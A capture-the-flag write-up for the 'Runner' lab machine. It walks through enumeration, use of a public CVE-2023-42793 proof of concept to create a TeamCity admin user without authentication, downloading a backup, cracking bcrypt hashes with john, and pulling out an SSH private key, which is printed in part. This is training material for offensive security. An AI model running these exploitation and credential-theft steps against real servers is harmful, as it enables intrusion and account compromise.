

# Runner Writeup

Runner

Linux · Medium

Active Season 5 Machine

Submit Machine Matrix

Submit Machine Review

Runner is online

30

Points

★★★★☆

3.9 20 Reviews

User Rated Difficulty

Play Machine

Machine Info

Walkthroughs

Reviews

Activity

Changelog

Released on 20 Apr 2024

Created by TheCyberGeek

User Blood pwned by xct 0H 23M 1S

System Blood pwned by kozmer 1H 22M 24S

## 00 - Credentials

username	password	service	address
matthew	piper123	TeamCity,Portainer	<a href="http://teamcity.runner.htb">http://teamcity.runner.htb</a> <a href="http://portainer-administration.runner.htb">http://portainer-administration.runner.htb</a>

## 01 - Reconnaissance and Enumeration

### NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sun Apr 21 01:19:40 2024 as: nmap -sC -sV -oA nmap/runner -v 10.129.236.33
Increasing send delay for 10.129.236.33 from 0 to 5 due to 97 out of 321 dropped probes since last increase.
Increasing send delay for 10.129.236.33 from 5 to 10 due to 11 out of 26 dropped probes since last increase.
Increasing send delay for 10.129.236.33 from 40 to 80 due to 11 out of 14 dropped probes since last increase.
Nmap scan report for 10.129.236.33
Host is up (0.25s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
```

```
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://runner.htb/
8000/tcp open nagios-nasca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

# Nmap done at Sun Apr 21 01:21:55 2024 -- 1 IP address (1 host up) scanned in 135.74 seconds

- port 80 (<http://runner.htb>) -> static web page with the domain runner.htb
- port 8080 -> Nagios NSCA

## HTTP enumeration (port 80)



The screenshot shows the homepage of the 'Runner' website. The browser address bar displays 'runner.htb'. The website has a dark blue header with the 'Runner' logo and navigation links: 'Home', 'About', and 'Services'. A 'Get a Quote' button is located on the right. The main content area features a large illustration of two people interacting with a large computer monitor displaying various charts and graphs, with gears in the background. Below this, the text 'Welcome to Runner' is followed by a paragraph: 'Welcome to Runner, where we specialize in seamless CI/CD solutions, ensuring your code journeys from development to deployment with speed and reliability.' At the bottom, there are three columns of services, each with a purple circular icon and a brief description.

**Automation and Integration**  
Runner provides automated testing, continuous integration, and version control integration services to ensure smooth collaboration and efficient code integration.

**Deployment and Pipeline Configuration**  
We specialize in continuous deployment and pipeline configuration, enabling seamless transitions from development to deployment environments.

**Monitoring and Optimization**  
Runner offers monitoring tools and optimization services to enhance performance, detect issues early, and optimize the CI/CD pipeline for maximum efficiency.

# Directory and V-Host fuzzing

- directory fuzzing

```
dirsearch -u http://runner.htb/ -w  
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
```

```
  _| . _ _ _ _| _ v0.4.2  
( _||| _ ) (/ _(_||| ( _| )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 |  
Wordlist size: 43007

Output File: /home/pyp/.dirsearch/reports/runner.htb-8000/\_24-04-21\_01-48-26.txt

Error Log: /home/pyp/.dirsearch/logs/errors-24-04-21\_01-48-26.log

Target: http://runner.htb/

[01:48:27] Starting:

[01:49:01] 200 - 9B - /assets

- v-host fuzzing

```
→ Runner gobuster vhost --url http://runner.htb -w  
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
```

=====

Gobuster v3.5

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

[+] Url: http://runner.htb  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt  
[+] User Agent: gobuster/3.5  
[+] Timeout: 10s  
[+] Append Domain: false

=====

2024/04/21 01:42:39 Starting gobuster in VHOST enumeration mode

=====

Progress: 19961 / 19967 (99.97%)

=====

2024/04/21 01:51:12 Finished

=====

Nothing on this port.

## Nagios NSCA enumeration(port 8080)

### Directory fuzzing

```
→ Runner dirsearch -u http://runner.htb:8000/ -w  
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
```

```
  _|. _ _  _  _ |_      v0.4.2  
( _||| _ ) (/ _ ( _|| ( _| )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 |  
Wordlist size: 43007

Output File: /home/pyp/.dirsearch/reports/runner.htb-8000/-\_24-04-21\_01-48-26.txt

Error Log: /home/pyp/.dirsearch/logs/errors-24-04-21\_01-48-26.log

Target: http://runner.htb:8000/

```
[01:48:27] Starting:  
[01:48:47] 200 -      3B - /health  
[01:49:01] 200 -      9B - /version
```

Seeing a standard nagios API and its configuration

But in the end nothing is here.

## HTTP enumeration (continued ...)

We can do a subdomain enumeration by using a custom wordlist. This achieved through through the tool `cewl` which allows us to fetch key words in the page.

```
cewl http://runner.htb >> www/custom_wordlist.txt; for word in $(cat  
www/custom_wordlist.txt); do echo $word | tr "[:upper:]" "[:lower:]" >>  
www/subdomains.txt;done
```

We see the list:

```
→ Runner cat www/subdomains.txt
cewl
6.1
(max
length)
robin
wood
[SNIPPED]
```

and when we run we get the following:


```
→ Runner gobuster dns -d runner.htb -w www/subdomains.txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Domain:      runner.htb
[+] Threads:     10
[+] Timeout:     1s
[+] Wordlist:     www/subdomains.txt
=====
2024/04/21 10:42:00 Starting gobuster in DNS enumeration mode
=====
Found: teamcity.runner.htb

Progress: 279 / 294 (94.90%)
=====
2024/04/21 10:42:02 Finished
=====
```

So we write it into our `/etc/hosts` file:

```
10.129.149.95 runner.htb teamcity.runner.htb
```

## teamcity.runner.htb



We see a build version: 2023.05.3 (build 129390)

Looking for CVEs we get the following:

- **CVE-2024-27198** is an authentication bypass vulnerability in the web component of TeamCity that arises from an alternative path issue ([CWE-288](#)) and has a CVSS base score of 9.8 (Critical).
- **CVE-2024-27199** is an authentication bypass vulnerability in the web component of TeamCity that arises from a path traversal issue ([CWE-22](#)) and has a CVSS base score of 7.3 (High).
- **CVE-2023-42793** - This module exploits an authentication bypass vulnerability to achieve unauthenticated remote code execution against a vulnerable JetBrains TeamCity server. All versions of TeamCity prior to version 2023.05.4 are vulnerable to this issue. The vulnerability was original

Both vulnerabilities are authentication bypass vulnerabilities, the most severe of which, CVE-2024-27198, allows for a complete compromise of a vulnerable TeamCity server by a remote unauthenticated attacker, including unauthenticated RCE, as demonstrated via our exploit. -> With CVE-2024-27198 we can be able to compromise the network and get RCE. Good thing it comes in `metasploit`.

## Unauthenticated registering of users (CVE-2023-42793)

In this section we are able to register users without the need of logging in. We will use a POC from github and the code will be further explained in # 03 - Further Notes.

(<https://github.com/H454NSec/CVE-2023-42793>)



From the above, we can launch the attack:

```
→ exploit git clone https://github.com/H454NSec/CVE-2023-42793
→ exploit cd CVE-2023-42793
→ CVE-2023-42793 git:(main) x python3 CVE-2023-42793.py --help
usage: CVE-2023-42793.py [-h] [-u URL] [-l LIST]


options:
  -h, --help            show this help message and exit
  -u URL, --url URL      Url of the TeamCity
  -l LIST, --list LIST  List of urls
→ CVE-2023-42793 git:(main) x python3 CVE-2023-42793.py -u
http://teamcity.runner.htb
[+] http://teamcity.runner.htb/login.html [H454NSec3397:@H454NSec]
```

We see it validated and a user was created!

```
H454NSec3397:@H454NSec
```



We see that we can access essentials part and even potentially create a backup stored on the webserver.





# Backup

Run Backup

History

There are no backup records in the history.

We see no backup records but we can Run Backup :

## Backup

Run Backup

History

### Start backup

Backup file: \*

TeamCity\_Backup

☒ add timestamp suffix

Directory for backup files: /data/teamcity\_server/datadir/backup

Backup scope: ⓘ

Basic

- database
- server settings, projects and builds configurations, plugins
- supplementary data (settings history, triggers states, plugins data, etc.)

Note: Build artifacts as well as running builds and build queue state are not included in the backup.

⚠ The system is currently configured to work with an internal database (HSQL), which has limitations and is not recommended for production use. As a result, backup of a large database can cause error. See the TeamCity Data Backup page for details.

Start Backup

## The last backup report

Backup file: /data/teamcity\_server/datadir/backup/TeamCity\_Backup\_20240421\_081755.zip (259.44 KB)

Preparing: done in < 1s

Exporting database: done in < 1s, exported 39 tables

Exporting settings and configurations: done in < 1s

Exporting supplementary data: done in < 1s

Finishing: done in < 1s

Backup completed successfully in < 1s

We are given a path that we can enumerate if we had RCE, which we achieve in the next section. At the moment, click the link and download the file.

```
→ CVE-2023-42793 git:(main) x cd ../../www
→ www mv ~/Downloads/TeamCity_Backup_20240421_081755.zip teamcity-backup
→ www mkdir temp-dir
→ www mv teamcity-backup temp-dir
→ www cd temp-dir
```

```

→ temp-dir ls -la
total 268
drwxrwxr-x 2 pyp pyp 4096 Apr 21 11:32 .
drwxrwxr-x 4 pyp pyp 4096 Apr 21 11:32 ..
-rw-rw-r-- 1 pyp pyp 265671 Apr 21 11:31 teamcity-backup
→ temp-dir mv teamcity-backup teamcity-backup.zip
→ temp-dir unzip teamcity-backup.zip
Archive: teamcity-backup.zip
TeamCity data backup; ZIP factory in use: memory-conservative (dynamic,
shared); compression level -1.
  inflating: version.txt
  inflating: metadata/metadata-version.dat
  inflating: charset
  inflating: metadata/backup.config
[SNIPPED]

```

```

→ temp-dir ls -la
total 296
drwxrwxr-x 6 pyp pyp 4096 Apr 21 11:33 .
drwxrwxr-x 4 pyp pyp 4096 Apr 21 11:32 ..
----- 1 pyp pyp 6 Apr 21 08:17 charset
drwxrwxr-x 7 pyp pyp 4096 Apr 21 11:33 config
drwxrwxr-x 2 pyp pyp 4096 Apr 21 11:33 database_dump
----- 1 pyp pyp 630 Apr 21 08:17 export.report
drwxrwxr-x 2 pyp pyp 4096 Apr 21 11:33 metadata
drwxrwxr-x 3 pyp pyp 4096 Apr 21 11:33 system
-rw-rw-r-- 1 pyp pyp 265671 Apr 21 11:31 teamcity-backup.zip
----- 1 pyp pyp 92 Apr 21 08:17 version.txt
→ temp-dir

```

We see two important directories, `config` and `database_dump`. They may have credentials, keys, settings that we can exploit to gain more access.

In the `database_dump`, we uncover a bunch of bcrypt hashes and users:

```

→ temp-dir sudo chmod -R a+r . # We make the entire directory readable by us
→ temp-dir cd database_dump
→ database_dump cat users
ID, USERNAME, PASSWORD, NAME, EMAIL, LAST_LOGIN_TIMESTAMP, ALGORITHM
1, admin, $2a$07$neV5T/BlEDiMQUs.gMlp4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye,
John, john@runner.htb, 1713687197166, BCRYPT
2, matthew, $2a$07$q.m8WQP8niX0Dv55LJVov0mxGtg6K/YPHbD48/JQsdGLulmeVo.Em,
Matthew, matthew@runner.htb, 1709150421438, BCRYPT
11, h454nsec3397,
$2a$07$BRRTEYWHnX5ihzWrZd7W6ujhIsL4R/3Wdk/mwPbtS2E/WAuPoXeT2, , "",
1713687265515, BCRYPT

```

We can leave the 3rd user as we created them.

We can try to crack the hashes:

- pure\_hash file

```
→ www cat pure_hash
john@runner.htb:$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye
matthew@runner.htb:$2a$07$q.m8WQP8niXODv55lJVov0mxGtg6K/YPHbD48/JQsdGLuImeVo
.Em
```

- cracking...

```
→ www john pure_hash -w=/usr/share/wordlists/rockyou.txt --format=bcrypt
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
piper123
```


- password

```
→ www john pure_hash --show
matthew@runner.htb:piper123
```

We crack only one hash, for matthew:

```
→ www ssh matthew@runner.htb
matthew@runner.htb's password:
Permission denied, please try again.
matthew@runner.htb's password:
```

We can try other interfaces such as the teamcity, which will automatically work.



Enumerating further, we find a hidden SSH key:

```
→ temp-dir cp config/projects/AllProjects/pluginData/ssh_keys/id_rsa .
→ temp-dir cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
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
